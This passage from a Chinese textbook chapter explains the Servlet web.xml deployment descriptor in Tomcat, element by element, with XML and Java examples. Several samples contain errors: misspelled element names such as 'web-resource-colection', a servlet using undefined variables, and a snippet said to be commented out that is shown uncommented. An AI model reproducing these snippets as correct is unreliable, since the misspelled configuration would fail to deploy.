(2) 各元素出现的次序敏感

例如, XML 头元素必须是文件中的第一项, DOCTYPE 声明必须是第二项, 而 `web-app` 元素必须是第三项。在 `web-app` 元素内, 各元素的次序也最好不要改变, 最好依循上面给出的标准次序。服务器不一定强制要求这种次序, 但它们允许(实际上有些服务器就是这样做的)完全拒绝执行含有次序不正确的元素的 Web 应用。这表示使用非标准元素次序的 `web.xml` 文件是不可移植的。

前面给出了所有可直接出现在 `web-app` 元素内的合法元素及其出现次序。例如, `servlet` 元素必须出现在所有 `servlet-mapping` 元素之前。请注意, 所有这些元素都是可选的。因此, 可以省略掉某一元素, 但不能把它放于不正确的位置。

下面分节讲解各配置项的细节和注意事项。

3.2.1 头元素

部署描述符文件就像所有 XML 文件一样, 必须以一个 XML 头开始。这个头声明可以给出 XML 版本并给出文件的字符编码。

可以使用的字符编码类型有: GBK、GB2312、UTF-8、ISO-8859-1 等, 关于字符编码的知识参见附录 A。

3.2.2 文档类型声明

DOCTYPE 声明必须立即出现在头元素之后。这个声明告诉服务器适用的 Servlet 规范的版本（如 2.2、2.3、2.4），并指定管理此文件其余内容的语法的 DTD（Document Type Definition，文档类型定义）。

对于 Servlet2.2 和 2.3 的声明格式为：

```
<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
```

对于 Servlet2.4 的声明格式为：

```
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns
/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
version="2.4">
```

在使用 Tomcat5.x 和 5.x 之前版本进行开发时，不能够将二者部署的文件混淆，否则 Tomcat 不能正常启动，因为 5.x 兼容 Servlet 2.2、2.3、2.4，而以前的版本对 Servlet2.4 不兼容。

从以上两种不同写法可以看出，Servlet2.2、2.3 所使用的文档类型文件为 dtd 文件，而 Servlet2.4 所使用的文件为 xsd 文件。关于 XML 的类型体系请读者自行查阅其他资料。

访问 http://java.sun.com/dtd/web-app_2_3.dtd 文件，可以看到关于 web.xml 中各种配置项的定义说明，其中有一段定义：

```
<!ELEMENT web-app (icon?, display-name?, description?, distributable?,
context-param*, filter*, filter-mapping*, listener*, servlet*,
servlet-mapping*, session-config?, mime-mapping*, welcome-file-list?,
error-page*, taglib*, resource-env-ref*, resource-ref*,
security-constraint*, login-config?, security-role*, env-entry*, ejb-ref*,
ejb-local-ref*)>
```

它按照顺序定义了前面列出的基本配置中各个配置项的标签。其中的问号表示该项最多只能出现一次，星号表示可以出现任意次。通过该文件，可以了解各标签之间的父子关系。

3.2.3 Web 应用图标、Web 应用名称、Web 应用描述

许多 web.xml 元素不仅是为服务器设计的，而且是为可视化开发环境设计的。例如 icon、display-name 和 discription（分别表示 Web 应用图标、Web 应用名称和 Web 应用描述）等。

前面讲过，在 web.xml 内以适当次序声明 web-app 子元素很重要。不过，这里只要记住 icon、display-name 和 description 是 web.xml 的 web-app 元素内的前三个合法元素即可。

- ² icon 元素指出 GUI 工具可用来代表 Web 应用的一个或两个图像文件。可利用 small-icon 元素指定一幅 16×16 的 GIF 或 JPEG 图像，用 large-icon 元素指定一幅 32×32 的图像。下面举一个例子：

```
<icon>
  <small-icon>/images/app_small.gif</small-icon>
  <large-icon>/images/app_large.gif</large-icon>
</icon>
```

其中的图片资源地址为相对于 Web 根目录的地址引用。

- display-name 元素提供 GUI 工具可能会用来标记此 Web 应用的一个名称。下面是个例子：

```
<display-name>Tomcat Examples</display-name>
```

- description 元素提供解释性文本，例如：

```
<description>Tomcat Example servlets and JSP pages.</description>
```

3.2.4 分布式属性

distributable 元素直接出现在 description 元素之后，并且不包含子元素或数据，它只是一个如下的标志：

```
<distributable/>
```

distributable 表示当前的 Web 应用支持集群的服务器，可被安全地分布在多个服务器上。一个可分布的应用必须只使用 Serializable 对象作为其 HttpSession 对象的属性，而且必须避免用实例变量（字段）来实现持续性。

3.2.5 上下文参数

一般地，程序员对单个 Servlet 或 JSP 页面分配初始化参数，可以利用 ServletConfig 的 getInitParameter 方法读取这些参数。但是，在某些情形下，希望可由任意 Servlet 或 JSP 页面借助 ServletContext 的 getInitParameter 方法读取系统范围内的初始化参数。

可利用 context-param 元素声明这些系统范围内的初始化值。context-param 元素应该包含 param-name、param-value 以及可选的 description 子元素，如下所示：

```
<context-param>
  <param-name>support-email</param-name>
  <param-value>support@apache.org</param-value>
</context-param>
```

这样就可以通过 getInitParameter(“support-email”)方法在 JSP 或 Servlet 中取得该参数了。

注意

context-param 元素必须出现在任何与文档有关的元素 (icon、display-name 或 description) 之后及 filter、filter-mapping、listener 或 servlet 元素之前。

3.2.6 过滤器定义

Servlet 版本 2.3 引入了过滤器的概念。虽然所有支持 Servlet API 版本 2.3 的服务器都支持过滤器，但为了使用与过滤器有关的元素，必须在 web.xml 中使用版本 2.3 的 DTD。

过滤器可截取和修改进入一个 Servlet 或 JSP 页面的请求或从一个 Servlet 或 JSP 页面发出的响应。在执行一个 Servlet 或 JSP 页面之前，必须执行第一个相关的过滤器的 `doFilter` 方法。在该过滤器对其 `FilterChain` 对象调用 `doFilter` 时，执行链中的下一个过滤器。如果没有其他过滤器，Servlet 或 JSP 页面被执行。过滤器具有对到来的 `ServletRequest` 对象的全部访问权，因此，它们可以查看客户机名，查找到来的 cookie 等。为了访问 Servlet 或 JSP 页面的输出，过滤器可将响应对象包裹在一个替身对象（stand-in object）中，比方说把输出累加到一个缓冲区。在调用 `FilterChain` 对象的 `doFilter` 方法之后，过滤器可检查缓冲区，如有必要，就对它进行修改，然后传送到客户机。

例如通过如下配置定义一个过滤器：

```
<filter>
  <filter-name>Set Character Encoding</filter-name>
  <filter-class>com.utils.SetCharacterEncodingFilter
    </filter-class>
  <init-param>
    <param-name>encoding</param-name>
    <param-value>utf-8</param-value>
  </init-param>
  <init-param>
    <param-name>ignore</param-name>
    <param-value>true</param-value>
  </init-param>
</filter>
```

通过 `filter-name` 指定过滤器的名称为 Set Character Encoding，`filter-class` 指定了过滤器指向的类目录，`init-param` 分别指定初始化参数的名称和设置值。

指定过滤器类的写法如下：

```
package com.common.utils;
import javax.servlet.*;
import java.io.IOException;

public class SetCharacterEncodingFilter implements Filter {
    protected String encoding = null;           //编码方式
    protected FilterConfig filterConfig = null; //参数配置对象
    protected boolean ignore = true;            //是否采用该编码

    //读入两个参数的值
    public void init(FilterConfig filterConfig) throws ServletException {
        this.filterConfig = filterConfig;
        this.encoding = filterConfig.getInitParameter("encoding");
        String value = filterConfig.getInitParameter("ignore");
        if (value == null)
            this.ignore = true;
        else if (value.equalsIgnoreCase("true"))
            this.ignore = true;
        else if (value.equalsIgnoreCase("yes"))
            this.ignore = true;
        else
            this.ignore = false;
    }
}
```

```
//过滤处理, 如果 ignore 为 true, 则使用该指定的编码
public void doFilter(ServletRequest request,
                    ServletResponse response, FilterChain chain)
    throws IOException, ServletException {
    if (ignore || (request.getCharacterEncoding() == null)) {
        String encoding = selectEncoding(request);
        if (encoding != null)
            request.setCharacterEncoding(encoding);
    }
    chain.doFilter(request, response);
}

//取得编码
protected String selectEncoding(ServletRequest request) {
    return (this.encoding);
}

//销毁时置空参数对象
public void destroy() {
    this.encoding = null;
    this.filterConfig = null;
}
}
```

其中, 通过 `init()` 方法进行参数读取, `doFilter` 方法进行页面过滤的设置, 并在结束时调用 `chain.doFilter(request, response)` 进行转发到请求的目标。如果不调用该函数, 那么请求的页面将失去目标, 就会出现一个空白的输出页面。

3.2.7 过滤器映射

一旦命名了一个过滤器, 可利用 `filter-mapping` 元素把它与一个或多个 `servlet` 或 `JSP` 页面相关联。关于此项工作有两种选择。

首先, 可使用 `filter-name` 和 `servlet-name` 子元素把此过滤器与一个特定的 `Servlet` 名 (此 `Servlet` 名必须稍后在相同的 `web.xml` 文件中使用 `servlet` 元素声明) 关联。例如, 下面的程序片断指示系统只要利用一个定制的 URL 访问名为 `SomeServletName` 的 `Servlet` 或 `JSP` 页面, 就运行名为 `Set Character Encoding` 的过滤器。

```
<filter-mapping>
  <filter-name> Set Character Encoding </filter-name>
  <servlet-name>SomeServletName</servlet-name>
</filter-mapping>
```

其次, 可利用 `filter-name` 和 `url-pattern` 子元素将过滤器与一组 `servlet`、`JSP` 页面或静态内容相关联。例如, 下面的程序片段指示系统只要访问 Web 应用中的任意 URL, 就运行名为 `Reporter` 的过滤器。

```
<filter-mapping>
  <filter-name> Set Character Encoding </filter-name>
  <url-pattern> /* </url-pattern>
</filter-mapping>
```

此处的 `url-pattern` 表示匹配所有的请求, 用通配符 `*` 表示 (名称匹配在后文中讲述)。这样, 所有的请求都将通过上一节的过滤器类进行过滤, 设置页面编码方式。

注意

所有 filter 元素必须出现在任意 filter-mapping 元素之前, filter-mapping 元素又必须出现在所有 servlet 或 servlet-mapping 元素之前。

3.2.8 监听器

应用事件监听器程序是建立或修改 Servlet 环境或会话对象时通知的类。它们是 Servlet 规范的版本 2.3 中的新内容。这里只简单地说明向 Web 应用注册一个监听程序的用法。

注册一个监听程序需在 web.xml 的 web-app 元素内放置一个 listener 元素。在 listener 元素内, listener-class 元素列出监听程序的完整的限定类名, 如下所示:

```
<listener>
  <listener-class>listeners.SessionListener</listener-class>
</listener>
```

虽然 listener 元素的结构很简单, 但必须正确地给出 web-app 元素内的子元素的次序。listener 元素位于所有的 servlet 元素之前以及所有 filter-mapping 元素之后。此外, 因为应用生存期监听程序是 Servlet 规范的 2.3 版本中的新内容, 所以必须使用 web.xml DTD 的 2.3 版本。

监听器的类需要实现监听器的接口, 并实现其中的一些函数, 包括会话创建、销毁、增加变量、修改变量、删除变量等, 下面的代码就是实现 Session 监听进行用户计数的类:

```
package listener;
import javax.servlet.http.*;
import javax.servlet.*;

public class SessionListener implements HttpSessionListener,
    ServletContextListener, ServletContextAttributeListener{
    private static int count;
    private ServletContext context = null;

    public SessionListener (){
        count = 0;
    }

    //创建一个 session 时激发
    public void sessionCreated(HttpSessionEvent se){
        count++;
        setContext(se);
    }

    //一个 session 失效时激发
    public void sessionDestroyed(HttpSessionEvent se){
        if(count>0)    count--;
        setContext(se);
    }

    //设置 context 的属性, 它将激发 attributeReplaced 或 attributeAdded 方法
    public void setContext(HttpSessionEvent se){
        se.getSession().getServletContext().setAttribute("onLine",
            new Integer(count));
    }
}
```



```

//增加一个新的属性时激发
public void attributeAdded(ServletContextAttributeEvent event) {}

//删除一个属性时激发
public void attributeRemoved(ServletContextAttributeEvent event){}

//替换一个属性时激发
public void attributeReplaced(ServletContextAttributeEvent event){}

//context 删除时激发
public void contextDestroyed(ServletContextEvent event) {
    this.context = null;
}

//context 初始化时激发
public void contextInitialized(ServletContextEvent event) {
    this.context = event.getServletContext();
}
};

```

根据函数中的注释，可以了解各个函数的发生时机和作用。

3.2.9 Servlet 定义

命名 Servlet

为了提供初始化参数，对 servlet 或 JSP 页面定义一个定制 URL 或分配一个安全角色时，必须首先给 servlet 或 JSP 页面一个名称。可通过 servlet 元素分配一个名称。最常见的格式包括 servlet-name 和 servlet-class 子元素（在 web-app 元素内），如下所示：

```

<servlet>
  <servlet-name>Test</servlet-name>
  <servlet-class>com.servlets.TestServlet</servlet-class>
  <init-param>
    <param-name>config</param-name>
    <param-value>/WEB-INF/struts-config.xml</param-value>
  </init-param>
  <init-param>
    <param-name>debug</param-name>
    <param-value>2</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>

```

这表示位于 WEB-INF/classes/com/servlets/TestServlet 的 servlet 已经得到了注册名 Test。给 servlet 一个名称具有两个主要的含义。首先，初始化参数、定制的 URL 模式以及其他定制通过此注册名而不是类名引用此 servlet。其次，可在 URL 而不是类名中使用此名称。因此，利用刚才给出的定义，URL `http://host/webAppPrefix/servlet/Test` 可用于 `http://host/webApp/servlet/com.servlets.TestServlet` 的场所。

在示例中，init-param 传递参数给该 Servlet 类，getInitParameter() 的返回值总是一个 String。load-on-startup 元素规定服务器在第一次启动时装载该 Servlet，值为大于 0 的整数，表示加载顺序属性，越小则越优先加载。

Servlet 的类需要继承 `HttpServlet` 类，并且通过重载 `init()` 函数来取得参数。如下面的代码中，取得参数 `config` 后，再通过 `ConfigReader` 类来处理参数；重载 `doGet` 函数来处理 GET 的请求，若重载 `doPost` 函数，则用以响应 POST 的请求。

```
package oa.main;
import javax.servlet.*;
import javax.servlet.http.*;

public class InitServlet extends HttpServlet {
    public final static long serialVersionUID = 0;
    public void init(ServletConfig conf) throws ServletException {
        super.init(conf);
        ServletContext servletContext = conf.getServletContext();
        String config = conf.getInitParameter("config");//取得初始化文件的名称
        String path = servletContext.getRealPath(config);//取得上下文路径
        new ConfigReader(path);//读取参数文件
    }
    //请求响应的函数
    public void doGet(HttpServletRequest request,
        HttpServletResponse response)
        throws ServletException, IOException {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        String uri = request.getRequestURI();
        out.println(ServletUtilities.headWithTitle("Init Servlet") +
            "<BODY BGCOLOR=\"#FDF5E6\">\n" +
            "<H2>Init Parameters:</H2>\n" +
            "<UL>\n" +
            "<LI>First name: " + firstName + "\n" +
            "<LI>Email address: " + emailAddress + "\n" +
            "</UL>\n" +
            "</BODY></HTML>");
    }
}
```

注意

若指定了 `load-on-startup` 元素，则该 Servlet 在服务器启动时加载并执行一次 `init()` 函数，其后在接收到该 Servlet 请求时调用响应的 `doGet/doPost` 函数；若未指定，则每当请求时都会执行这两个函数。因此，对于执行速度较慢而且不经常改变的数据执行，通常通过该参数指定，在服务器启动时加载一次。通常用在应用参数的初始化。

命名 JSP 页面

因为 JSP 页面要转换成 servlet，自然希望能像命名 servlet 一样命名 JSP 页面。毕竟，JSP 页面可能会从初始化参数、安全设置或定制的 URL 中受益，即如普通的 servlet 那样。虽然“JSP 页面的后台实际上是 servlet”这句话是正确的，但存在一个关键的猜疑：即，你不知道 JSP 页面的实际类名（因为系统自己挑选这个名字）。因此，为了命名 JSP 页面，可用 `jsp-file` 元素替换 `servlet-class` 元素，如下所示：

```
<servlet>
    <servlet-name>Test</servlet-name>
```

```

<jsp-file>/TestPage.jsp</jsp-file>
<init-param>
  <param-name>firstName </param-name>
  <param-value>Tomcat</param-value>
</init-param>
<init-param>
  <param-name>emailAddress</param-name>
  <param-value>support@apache.org</param-value>
</init-param>
<load-on-startup>2</load-on-startup>
</servlet>

```

命名 JSP 页面的原因与命名 servlet 的原因完全相同：即为了提供一个与定制设置（如初始化参数和安全设置）一起使用的名称，并且便于能更改激活 JSP 页面的 URL（比方说，以便多个 URL 通过相同页面得以处理，或者从 URL 中去掉.jsp 扩展名）。但是，在设置初始化参数时，应该注意，JSP 页面是利用 `jspInit` 方法，而不是 `init` 方法读取初始化参数的。

给 JSP 页面提供初始化参数在三个方面不同于给 servlet 提供初始化参数。

(1) 使用 `jsp-file` 而不是 `servlet-class`;

(2) 几乎总是分配一个明确的 URL 模式。对于 servlet，一般使用以 `http://host/webApp/servlet/` 开始的默认 URL。只需记住，使用注册名而不是原名称即可。这对于 JSP 页面在技术上也是合法的。例如，在上面给出的例子中，可用 URL `http://host/webApp/servlet/PageName` 访问 `TestPage.jsp` 的对初始化参数具有访问权的版本。但在用于 JSP 页面时，许多用户似乎不喜欢应用常规的 servlet 的 URL。此外，如果 JSP 页面位于服务器为其提供了目录清单的目录中（如，一个既没有 `index.html` 也没有 `index.jsp` 文件的目录），则用户可能会连接到此 JSP 页面，单击它，从而意外地激活未初始化的页面。因此，好的办法是使用 `url-pattern` 将 JSP 页面的原 URL 与注册的 servlet 名相关联。这样，客户机可使用 JSP 页面的普通名称，但仍然激活定制的版本。例如，给定来自项目 1 的 servlet 定义，可使用下面的 `servlet-mapping` 定义：

```

<servlet-mapping>
  <servlet-name>PageName</servlet-name>
  <url-pattern>/RealPage.jsp</url-pattern>
</servlet-mapping>

```

(3) JSP 页使用 `jspInit` 而不是 `init`。自动从 JSP 页面建立的 servlet 或许已经使用了 `init` 方法，因此，使用 JSP 声明提供一个 `init` 方法是不合法的，必须制定 `jspInit` 方法。

为了说明初始化 JSP 页面的过程，下面的程序给出了一个名为 `InitPage.jsp` 的 JSP 页面，它包含一个 `jspInit` 方法且放置于 `deployDemo` Web 应用层次结构的顶层。一般地，`http://host/deployDemo/InitPage.jsp` 形式的 URL 将激活此页面的不具有初始化参数访问权的版本，从而将 `firstName` 和 `emailAddress` 变量显示为 `null`。但是，`web.xml` 文件分配了一个如上面第 2 点所示的注册名，然后将该注册名与 URL 模式 `InitPage.jsp` 相关联。

下面的程序说明了参数初始化的过程：

```

<%!
private String firstName, emailAddress;

```

```

public void jspInit() {
    ServletConfig config = getServletConfig();
    firstName = config.getInitParameter("firstName");
    emailAddress = config.getInitParameter("emailAddress");
}
%>
<UL>
    <LI>First name: <%= firstName %>
    <LI>Email address: <%= emailAddress %>
</UL>

```

3.2.10 Servlet 映射

大多数服务器具有一个默认 servlet URL: `http://host/webApp/servlet/package.Servlet`。虽然在开发中使用这个 URL 很方便,但是我们常常会希望另一个 URL 用于部署。例如,可能会需要一个出现在 Web 应用顶层的 URL (如 `http://host/webApp/Anyname`),并且在此 URL 中没有 servlet 项。位于顶层的 URL 简化了相对 URL 的使用。此外,对许多开发人员来说,顶层 URL 看上去比更长更麻烦的默认 URL 更简短。

事实上,有时需要使用定制的 URL。比如,关闭默认 URL 映射,以便更好地强制实施安全限制或防止用户意外地访问无初始化参数的 Servlet。如果禁止了默认的 URL,那么怎样访问 Servlet 呢?这时只有使用定制的 URL 了。

为了分配一个定制的 URL,可使用 `servlet-mapping` 元素及其 `servlet-name` 和 `url-pattern` 子元素。`Servlet-name` 元素提供了一个任意名称,可利用此名称引用相应的 servlet; `url-pattern` 描述了相对于 Web 应用的根目录的 URL。`url-pattern` 元素的值必须以斜杠 (/) 起始。

下面给出一个简单的 web.xml 摘录,它允许使用 URL `http://host/webApp/UrlTest` 而不是 `http://host/webApp/servlet/Test` 或 `http://host/webApp/servlet/com.servlets.TestServlet`。

```

<servlet>
    <servlet-name>Test</servlet-name>
    <servlet-class>com.servlets.TestServlet</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>Test</servlet-name>
    <url-pattern>/UrlTest</url-pattern>
</servlet-mapping>

```

URL 模式还可以包含通配符。例如, `/*.jsp` 指示服务器发送所有以 Web 应用的 URL 前缀开始,以 .jsp 结束的请求到名为 Test 的 servlet。

对 servlet 或 JSP 页面建立定制 URL 的一个原因是,可以注册从 `init (servlet)` 或 `jspInit (JSP 页面)` 方法中读取的初始化参数。但是,初始化参数只在利用定制 URL 模式或注册名访问 servlet 或 JSP 页面时使用,用默认 URL `http://host/webApp/servlet/ServletName` 访问时不能使用。因此,可以通过关闭默认 URL 来防止意外地调用初始化 servlet。这个过程有时称为禁止激活器 servlet,因为多数服务器具有一个用默认的 servlet URL 注册的标准 servlet,并激活默认的 URL 应用的实际 servlet。

有两种禁止此默认 URL 的主要方法:

- ❷ 在每个 Web 应用中重新映射 `/servlet/模式`

在一个特定的 Web 应用中禁止以 `http://host/webApp/servlet/` 开始的 URL 的处理非常简单。所需做的事情就是建立一个错误消息 servlet，并使用前一节讨论的 `url-pattern` 元素将所有匹配请求转向该 servlet。只要简单地使用：

```
<url-pattern>/servlet/*</url-pattern>
```

作为 `servlet-mapping` 元素中的模式即可。

❷ 全局禁止激活器 servlet: Tomcat

Tomcat 4 中用来关闭默认 URL 的方法与 Tomcat 3 中很不相同。下面介绍这两种方法。

禁止激活器: Tomcat 4

Tomcat 4 用与前面相同的方法关闭激活器 servlet，即利用 `web.xml` 中的 `url-mapping` 元素进行关闭。不同之处在于 Tomcat 使用了放在 `install_dir/conf` 中的一个服务器专用的全局 `web.xml` 文件，而前面使用的是存放在每个 Web 应用的 `WEB-INF` 目录中的标准 `web.xml` 文件。

因此，为了在 Tomcat 4 中关闭激活器 servlet，只需在 `install_dir/conf/web.xml` 中简单地注释出 `/servlet/*` URL 映射项即可，如下所示：

```
<servlet-mapping>
  <servlet-name>invoker</servlet-name>
  <url-pattern>/servlet/*</url-pattern>
</servlet-mapping>
```

再次提醒，应该注意这个项是位于存放在 `install_dir/conf` 的 Tomcat 专用的 `web.xml` 文件中的，此文件不是存放在每个 Web 应用的 `WEB-INF` 目录中的标准 `web.xml`。

禁止激活器: Tomcat3

在 Apache Tomcat 的版本 3 中，通过在 `install_dir/conf/server.xml` 中注释出 `InvokerInterceptor` 项全局禁止默认 servlet URL。例如，下面是禁止使用默认 servlet URL 的 `server.xml` 文件的一部分。

```
<RequetInterceptor
  className="org.apache.tomcat.request.InvokerInterceptor"
  debug="0" prefix="/servlet/" />
```

注意

虽然重新映射每个 Web 应用中的 `/servlet/` 模式比彻底禁止激活 servlet 所做的工作更多，但重新映射可以用一种完全可移植的方式来完成。相反，全局禁止激活器 servlet 完全是针对具体机器的，事实上有的服务器（如 `ServletExec`）没有这样的选择。

3.2.11 控制会话超时

如果某个会话在一定的时间内未被访问，服务器可把它扔掉以节约内存。可利用 `HttpSession` 的 `setMaxInactiveInterval` 方法直接设置个别会话对象的超时值。如果不采用这种方法，则默认的超时值由具体的服务器决定。但可利用 `session-config` 和 `session-timeout`

元素来给出一个适用于所有服务器的明确的超时值。超时值的单位为分钟，因此，下面的例子设置默认会话超时值为 3 个小时（180 分钟）。

```
<session-config>
<session-timeout>180</session-timeout>
</session-config>
```

一般建议该时间在 30 分钟到 3 小时之间。如果太长，将会占用较多服务器内存，如果太短，将会使客户端很快超时退出，给用户造成不便。

3.2.12 MIME 类型映射

服务器一般都具有一种让 Web 站点管理员将文件扩展名与媒体相关联的方法。例如，将会自动给予名为 mom.jpg 的文件一个 image/jpeg 的 MIME 类型。但是，假如你的 Web 应用具有几个不寻常的文件，你希望保证它们在发送到客户机时分配为某种 MIME 类型。mime-mapping 元素（具有 extension 和 mime-type 子元素）可提供这种保证。例如，下面的代码指示服务器将 text/html 的 MIME 类型分配给所有以 .htm 结尾的文件。

```
<mime-mapping>
<extension>htm</extension>
<mime-type>text/html</mime-type>
</mime-mapping>
```

Web 应用也可重载（override）标准的映射。例如，下面的代码将告诉服务器在发送到客户机时指定 .htm 文件作为纯文本（text/plain）而不是作为 HTML（text/html）。

```
<mime-mapping>
<extension>htm</extension>
<mime-type>text/plain</mime-type>
</mime-mapping>
```

注意

该文件中定义的 MIME 类型，是在 \$CATALINA_HOME/conf/web.xml（对整个 Tomcat 服务有效）中规定的 MIME 类型的基础上产生作用的，它只对自身的应用有效，同时会覆盖 Tomcat 定义的相同的 MIME 类型。

3.2.13 指定欢迎文件页

假如用户提供了一个像 http://host/webApp/directoryName/ 这样的包含一个目录名但没有包含文件名的 URL，可以通过 Welcome-file-list 元素及其子元素 welcome-file 来解决这个问题。例如，下面的 web.xml 项指出，如果一个 URL 给出一个目录名但未给出文件名，服务器应该首先试用 index.jsp，然后再试用 index.html、index.htm。如果三者都没有找到，则结果有赖于所用的服务器（如一个目录列表）。

```
<welcome-file-list>
<welcome-file>index.jsp</welcome-file>
<welcome-file>index.html</welcome-file>
<welcome-file>index.htm</welcome-file>
</welcome-file-list>
```

虽然许多服务器默认遵循这种行为，但不一定必须这样。因此，明确地使用 `welcom-file-list` 保证可移植性是一种良好的习惯。

注意

如果在所给路径中不能够找到对应的文件，且没有默认欢迎页面，那么将列出当前目录，这对于 Web 应用来说是极不安全的。对于这一点，Tomcat 也有所考虑。在 `$CATALINA_HOME/conf/web.xml` 文件中，将参数项 `listings` 的值修改为 `false`，在找不到文件时会抛出 `FileNotFoundException` 异常，该异常可以通过 `<error-page>` 来统一捕捉，参见下一小节。

3.2.14 错误处理页

`error-page` 元素有两个可能的子元素，分别是：`error-code` 和 `exception-type`。第一个子元素 `error-code` 指出在给定的 HTTP 错误代码出现时使用的 URL。第二个子元素 `excpetion-type` 指出在出现某个给定的 Java 异常但未捕捉到时使用的 URL。`error-code` 和 `exception-type` 都利用 `location` 元素指出相应的 URL。此 URL 必须以 “/” 开始。`location` 所指出的位置处的页面可通过查找 `HttpServletRequest` 对象的两个专门的属性来访问关于错误的信息，这两个属性分别是 `javax.servlet.error.status_code` 和 `javax.servlet.error.message`。

可回忆一下，在 `web.xml` 内以正确的次序声明 `web-app` 的子元素很重要。这里只要记住，`error-page` 出现在 `web.xml` 文件的末尾附近，`servlet`、`servlet-name` 和 `welcome-file-list` 之后即可。

error-code 元素

接着上一小节，如果没有输入正确的文件名，又找不到默认欢迎页面，那么将抛出 404 错误，该错误编码是 HTTP 状态码（参见附录 B），因此可以通过定义如下的配置来指向错误处理页面：

```
<error-page>
  <error-code>404</error-code>
  <location>/NotFound.jsp</location>
</error-page>
```

`error-code` 元素处理某个请求产生一个特定的 HTTP 状态代码时的情况。然而，对于 `servlet` 或 `JSP` 页面返回 200 但运行时异常，这种情况怎么办呢？这正是 `exception-type` 元素要处理的情况。只须提供两样东西即可：一个完全限定的异常类和一个位置。

exception-type 元素

```
<error-page>
  <exception-type>packageName.className</exception-type>
  <location>/SomeURL</location>
</error-page>
```

这样，如果 Web 应用中的任何 `servlet` 或 `JSP` 页面产生一个特定类型的未捕捉到的异常，则使用指定的 URL。此异常类型可以是一个标准类型，如 `javax.ServletException` 或 `java.lang.OutOfMemoryError`，或者是一个专门针对你的应用的异常。

注意

IE5 的默认配置不符合 HTTP 规范，它忽略了服务器生成的错误消息，而是显示自己的标准出错信息。可转到其“Tools”菜单，选择“Internet Options”，单击“Advanced”选项卡，撤选“Show Friendly HTTP Error Message”来解决此问题。

3.2.15 定位 TLD

JSP taglib 元素具有一个必要的 uri 属性，它给出一个 TLD (Tag Library Descriptor) 文件相对于 Web 应用的根的位置。TLD 文件的实际名称在发布新的标签库版本时可能会改变，但我们希望避免更改所有现有 JSP 页面。此外，可能还希望使用保持 taglib 元素的简练性的一个简短的 uri。这就是部署描述符文件的 taglib 元素存在的原因了。taglib 包含两个子元素：taglib-uri 和 taglib-location。taglib-uri 元素应该与用于 JSP taglib 元素的 uri 属性的东西相匹配。Taglib-location 元素给出 TLD 文件的实际位置。例如，假如将文件 /struts-html.tld 放在 WebApp/WEB-INF/tld/struts-html.tld 中，且 web.xml 在 web-app 元素内包含下列内容：

```
<taglib>
  <taglib-uri>/struts-html</taglib-uri>
  <taglib-location>/WEB-INF/tld/struts-html.tld</taglib-location>
</taglib>
```

给出这个说明后，JSP 页面可通过下面的简化形式使用标签库。

```
<%@ taglib uri="/struts-html" prefix="html" %>
<html:text name="name" value="tomcat" />
```

3.2.16 资源管理对象

resource-env-ref 元素声明一个与某个资源有关的管理对象。此元素由一个可选的 description 元素、一个 resource-env-ref-name 元素（一个相对于 java:comp/env 环境的 JNDI 名）以及一个 resource-env-type 元素（指定资源类型的完全限定的类）构成，如下所示：

```
<resource-env-ref>
  <resource-env-ref-name>jms/StockQueue</resource-env-ref-name>
  <resource-env-ref-type>javax.jms.Queue</resource-env-ref-type>
</resource-env-ref>
```

3.2.17 资源工厂使用的资源

该元素包含了一个对外部资源的引用，它包含了一个可选的 description、一个资源参考名称、资源类型、验证方式（包括 Application 和 Container）、资源共享属性值（包括 Shareable 和 Unshareable）。样例如下：

```
<resource-ref>
  <res-ref-name>jdbc/EmployeeAppDB</res-ref-name>
  <res-type>javax.sql.DataSource</res-type>
  <res-auth>Container</res-auth>
  <res-sharing-scope>Shareable</res-sharing-scope>
</resource-ref>
```

这里定义的资源工厂可以通过 JNDI 的方式进行调用。

3.2.18 安全限制

通过安全限制配置，可以对资源的访问权限进行控制，这是一种安全保护的机制。它使用 `security-constraint` 元素来配置。

`security-constraint` 元素包含四个可能的子元素，分别是：`web-resource-colection`、`auth-constraint`、`user-data-constraint` 和 `display-name`。

`web-resource-colection`

此元素确定应该保护的资源。所有 `security-constraint` 元素都必须包含至少一个 `web-resource-colection` 项。此元素由一个给出任意标识名称的 `web-resource-name` 元素、一个确定应该保护的 URL 的 `url-pattern` 元素、一个指出此保护所适用的 HTTP 命令（GET、POST、PUT、DELETE、HEAD、OPTIONS、TRACE，默认为所有方法）的 `http-method` 元素和一个提供资料的可选 `description` 元素组成。例如，下面的 `Web-resource-colection` 项（在 `security-constraint` 元素内）指出 Web 应用的 `test` 目录中所有文档应该受到保护。

```
<security-constraint>
  <web-resource-colection>
    <web-resource-name>Test</web-resource-name>
    <url-pattern>/test/*</url-pattern>
    <http-method>POST</http-method>
    <description>test security constraint</description>
  </web-resource-colection>
</security-constraint>
```

注意

`url-pattern` 仅适用于直接访问这些资源的客户机。特别是，它不适合于通过 MVC 体系结构利用 `RequestDispatcher` 来访问的页面，或者不适合于利用类似 `jsp:forward` 的手段来访问的页面。这种不匀称如果利用得当的话很有好处。例如，`Servlet` 可利用 MVC 体系结构查找数据，把它放到 `bean` 中，发送请求到从 `bean` 中提取数据的 JSP 页面并显示它。我们希望通过不直接访问受保护的 JSP 页面，而只是通过建立该页面的 `Servlet` 来访问它。`url-pattern` 和 `auth-constraint` 元素可通过声明不允许任何用户直接访问 JSP 页面来提供这种保证。但是，这种不匀称的行为可能让开发人员放松警惕，使他们偶然对受保护的资源提供不受限制的访问。

`auth-constraint`

该元素指出哪些用户应该具有受保护资源（由 `web-resource-colection` 指定）的访问权。此元素应该包含一个或多个标识具有访问权限的用户类别 `role-name` 元素，以及包含（可选）一个描述角色的 `description` 元素。例如，下面的 `web.xml` 中的 `security-constraint` 元素规定只有用户 `admin` 或 `tomcat`（或两者）具有对指定资源的访问权。

```
<security-constraint>
  <auth-constraint>
    <role-name>admin</role-name>
    <role-name>tomcat</role-name>
  </auth-constraint>
</security-constraint>
```

